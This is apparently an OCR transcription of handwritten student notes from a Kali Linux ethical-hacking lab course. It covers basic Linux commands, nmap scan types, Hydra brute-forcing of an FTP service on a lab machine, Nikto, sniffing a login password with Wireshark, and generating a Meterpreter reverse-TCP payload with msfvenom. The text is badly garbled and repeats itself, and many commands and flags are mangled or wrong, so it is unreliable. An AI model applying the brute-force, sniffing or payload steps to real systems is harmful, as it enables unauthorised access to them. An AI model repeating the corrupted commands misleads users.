command is used to display the system data we have to use the following command.

syntax : # alata.

current month's formatted cartender on our terminal screen. If we require a more our vanced version of rate.

Syntox: # cal

Cd command: In ravivioux the cp' command if und to copy files on a group of files but directories that create an exact image of a file on a directories that a different file name.

Ale (all) group of files.

5) conpami command: The whoam, command is used to point information sugarding wer who eve rowenty logged in. " w' is used to see who had logged in & what they did. is compands: one of the most weight commands lists the directory contents of thes and directories. Syntax: 15- al of Kali Lineu man can command is one of Kali Lineu most commonly and commsyntax: Cat filename. Hicking command: The Mildir tormand to execute curc doxix named Penetration testing under Documents THE PARTY STATE OF THE STATE OF Syntax: ca documents medir penetration terring.

8)

10)

not in culd

ed logged

contents of

od comm -

11)

ind

an im command:

the 'rm' command is

used to delete files. Stean be used

to delete objectories when we we

them orecasically.

command .

Luims the help of mu'

command we can show as stemmen

files and acrechosies on our file

System.

cuesient system information. We can view system information about our linux environment with the uname - a command we can have about our system.

Syntax: # urame.

uptime command: The uptime command chiplay the amount of time the system has been sunning uptimes back uage is simple . simply type the name

nd w wid acting wes ad logged them decentically. cuercul 10) my command ; contints of system. 11) of home d comm -Syntax: # warne. on

im command : the 'rm' command is wed to delete files. From be wid to olctete obrectories when we we

with the help of mu" command we can move on menomer files and acrectaries on our file

uname command: The uname command aussent system information. we can view System information about our linux enwronment with the uname - a command we can have about our system.

uptime command: The uptime command airplay the amount of time the system has been surring uprines base mage is simple . simply type the name

of the command and click enter. Use the - p. command - line option, if we mesery wont to know how long the system how been up tool and in a more human reactable format

Syntax: # uptime

used common : The used commond is used to diplay the login names of cut logged in on the System.

Syntax: # usois.

(u) less command: In wall linux the lew command is and to view files instead is a more pavenful which to the "more ' command.

Syntax: # les / etc / paucoond.

12)

more commana: Show the out more comand one page out a time put in the torninal 16)

18)

syntax: # more etc | nowwood.

16)

nan

y to

10

vi command:
The vi editor is a streen editori
That comes with procheating every unix
system.

(9)

Precider to the tuper information about the amount of pam awailable on a linux machine.

Syntan : # free .

10"

South command: using the scott command use can sout the content of the text file. Line by line scott is a strand-and command - line programme which exist the lines.

syntax: # sout file name

Mary Marieta W. The State of th History command: The history command is one of kall linux most commonly we can sun the history command by itself. yntex: # history Awar command: In kali linux the 'Awo' command is used point woodling. If give w inform-arion about the directory.

Post scanning tools

Experiment -3

Am :

Post scanning tools.

Paroled we :

(Go to Application.) select information fathering > select). (NNAP).

Step 2: Dexiosin different types of scans. (Top. vap. Ack, syn, fin Null, XMAS, RPC, Idle) - Scan type.

To perform host dicoway.

-An	only posit scan	nmap-pn 192.168.1.1
-sn	only host discoully	nmo(0-50) 192 -168 - 1 - 1
-00	out discounty on total netwo-	nuab -b6105-1198-1-1
n	olivable ous suscution	nmap-n 102.468.1.1

Scanning rechniques:

riag use exemple.

- SS TCP SYN PONT SCAN NMAP - SS 192.168.1.

- ST TCP carried Point scan Map - ST 192.168.1.1

- SD UPP PONT SCAN NMAP - SU 192.168.1.1

- SP TCP OCK PONT SCAN NMAP - SN 192.168.1.1

Output:

ne Car

1.500

CONTRACTOR

Experiement - 2

Aim : To identify posit soming rods.

poro cedebre:

open Nimap from tall lines.

(50 10 hpplications -> select Information.

gamening > select)

(Mmapl

Step 2: Perform different types of scans 9

(TCP, uap. Fox, syn, fin, will, xmos

ppr, Iale). Sean types.

Scanning tools:

frag use example.

- SS Top syn posit scan amap-53 192.168.1.1
- ST Tep comment part som nomen 17 192-198-1-1
- SU UDP POSIT STOOD NIMED SU 190 165 141
 - Sn Top ack posts Scan map-38 192-162-1-1

5 192 .168 4 . 1

92 .168 . 1 . 1

68-1.1

2-168 -1.1

Experiement - 2

Aim: To identify post scanning tods.

poro cedence :

open Amap from tall lineal.

(Go to applications -) select Information.

gamening > select)

(Mapl

Step 2: Perform different types of scans 9

(TCP, UCIP - FCK, Syn, Rn, HUII, XMOS

ppr, Jale). Stan types.

Scanning tools:

flag use Example.

- SS Top syn posit scan noop. SS 192.168.1.1
- ST Tep connect Pools son norder 57 192-193-1-1
- SU UDP POUR SOON NIMORP SU 190 168 141
 - Sn Top ack posts Scan Progp-37 192-160-1-1.

5 192 .168 .1 -1 92.168.1.1

68-1-1

2.768 - 1.1

Caperiment - 4 Powedure.

pim: 10 identify the pauluond duing Hydro Proceedure.

Procedure:

To open it, go to appurations

→ pauricond atlaces → online attacks:

hydro → In this case, we will brute

force fip solvice of matapolit able

machine

which how IP 192.188.1.101.

Step: 2:


The path wirl share | word list |

Merappoint.

The command will be follows:

hydra - / / ust share / word ist / metasplait |

Ap: // 192.168 1.101 - V.



Open book test

anward

CHOSS site Heaturt topony (CERSF). S an outdoor that touces and an end used to execute unwanted actions on a web application in which they steamently authenticated. Dreuentions:

check of your frame was k

- . How bount in case protection and use it
- · foot stateful software we synchronizer token Pattern. THE THE IS WITHOUT IS NOT THE ON THE PARTY.
- · Four stateless software we double submit cookies.

There are five payouood adding tetrique,

· Phishing

2)

- ташине
- · social force
- Bute fonce.
- Dictionary attak.

- 1 mibidyte (MIB) is a multiple of the unit byte : It depresents a unit of digital information atomage used to denote the size gradata.
- n teylogges reigian while is juit as it sounds a programme that dogs teystototes the danger of one infecting your computer is that it tracks every single keystome your enter.
- A Denial of service (DOS) attack is an meant to shut atown a machine on netwoodle making it inoccurrible to its intended

Types of oos attacks:

to perial of service attacks can be belowdry ainided into three different types.

- · UOP AHOURS UPP REDO QUOURS it to target and trood random parts on the sumote host.
 - · Icmp attacs.
 - · ping or drain.
 - · Stowtoxis

unit of

it violes test 6) computed vistus:

- · A computer virus is a program, where in a.
 - . Book section virtuy.
 - · wive stite wines -
 - · spacefilled wishis.
 - · file infector virus.

: micom restriction

- marican program which when enters.
 - · Internet worms.
- · compiler worms.

Information garnering using the MANIESTER Experiment - 5

nim: To identify information gathering wing

polocedure :

Step 1: Open terminal in the kali

- a [usil) will be the number sine from which you wants to fetch.

- I will limit the search foot specified number,

- b is used to specify search engine name.

Step 2: Run the following command.

output

USE Gargle & whole food deconnaisance Experiment -6

nim: no identify use google & whole for steconnaivance.

poloredure:

step 1: In windows operating system opening google chacome & leavehing foot who is website.

the www. sametharcom.

Step 3: finally , we get the information of the cubsite.

output :

Experiment: 7 Tracexaute, pinker

Experiment: F. Tracexaute, pinker

pim: windows operating system commands execution, tracerate, ping, Itanay .

poloreduore:

step 1: open windows command powmpt and type travelle command travelt.

step 2: Type ping command and type IP Adams pries "Entor.

step 3: Type it config command.

step 4: type netstat.

auput:

Experiment: 8 with NIKTO.

Aim: To identify well nationalities malysis using coil scanning with kirto.

procedure:


Step 1: Open a terminal window and type niko - H and power enter.

step a: Type nicto - h cloppsite ? Turing x and prumenter.

Step 3: Nitro start was serven scanning with all turning option enabled.

Step u: In the Jerminal window type "nikto-h (website > Cgibxis all the hit entert.

Steps: Will'TO will scan the web served as it works. Vulnerable cai directories. Escans the acceptables.



WINESTONE SMIFFET foor Memorak TOTOHIC & Analyse.

Exposiment No : 9

Aim: Instent with wine shall shift of foot network Telattic & Abanyse.

Docedwe: sep 3: Intall and open wine shalk.

> Step 2: Fro to casture tab and select interface option. Here wife connection is chosen .

Step 3 1 The soulce, Destination and Dototocols. Of the packets in the wifi netwoodle one displayed.

Step u: open a website in a Mew Cuindaws and enter the west id and pallworld, register intreed.

Step 9: Enter the conecientials and then sign in .

step 6: The wistesnature tool will keep onewaing the packets.

the search cauled and curck on apply

step 8: final the post methods for wun -

Step 9: Uwill see the emoul. a and paulworld that you to log in.

out put:

make

uun-

Aim: implement the Boot section indius.

Pricedure: update and upgrade kall linux open the forminal and type in sudo apt-ger upgrade.

step 3: If you see this it means that burdless is either setup inconnectly can hasn't been undated.

ether setup incometry an hour been updated.

ewant /.

a mistake you can take in > cd ...

to go book to the pollular disectory after to to go there .

make

uun-

Aim: Implement the Boot sector unitus.

Paraeduse: update and upgrade kall linux open the furnihal and type in sudo apt ger upgrade.

step 3: It you secthis it means that burdlen is either setup inconnectly can hasn't been undated.

either setup incommetry an hour been updated.

ewant /.

a mistake you can take in > cd ...

to go book to the pollular divertory after of to go there.

3) Now that we are in the metaploit frame work - from obstectory type in

77 gem install bundlest.

10 install bundlest, then type in

>>> bundle install.

vouion, you should get a meeting telling you which vouion to install

Cinthis case it was 1.12.3). Type in

>> gem install bundley.

and then type in : gem update - system.

Perfectly.

77 cd / 3100t .

to go back to the scoot directory.

step 2: Open explosit software.

open up the terminal and type in: mstrenom - 1 play loads

step 5 : cutomize our payroad.

mstrenom - List options - p windows /meterpreton /remove - tcp.

Step 6: Generate the virus.

and poorly numbers, we have all the intermarion that we need.

Type in:

Syntax:

ms Frenom - P [play load] LHOST = (youn p address] L port - [the post number] - [(fire type] > [Path].

Output ;

Aim: To identify file execution.

ржосеовине: step 1: open a text file, such aua notepoid ou wood pad document.

0

step 2: Add your commands , slouting with (weeks COH) . Followed by . each in a new line, the Chitle a your file and pause.

step 3: saw your file with the file extension BAT, for example tel

step u: To sun your baten file · clouble cour the BAT file you just buated.

Steps: To edit you both file, signt - aux BAT file and reliat file.

irini IRIS»

and here's the consesponding windows for the example above.

1) Create a new Text clocument:

computer tails wing the windows
computer tails wing the windows
command prompt. Below is an example
of a botch file surpossible for displaying
some taxt in your commant prompt.
and selecting New, the text document.

Coole:

to open your default text edition copy and paste the following cade into your text entry.

>> @echo off
>> echo hillo.
>> Pause.
>> echo This is new.
>> echo this is secont one.
>> pause.

1) 70 same a BAT file:

The about script echoes back the lext welcom to batch scripting 1, same your file by knowing to file > same as and then name you file what you'd like . And your file name with the added BAT. extension, for enample test but and click ot.

2) TO Stun as BAT File:

all you need to do is double -

Output :

Experiment-12

Dim: 70 identify the packet analyses tool.

Powedwe:

- · capture the paucets (TCP 1 upp)
- · Filter those packets.
- · Inspect mose packets.

Step 1: Install and open wineshoule.

Step 2: To capture TCP / UDP / HTTP / Packets.

Strp 3: to inspect the TCP / UDP | HTTP paucets.

SKP u: to filter Toplopp | topp packets.

autput !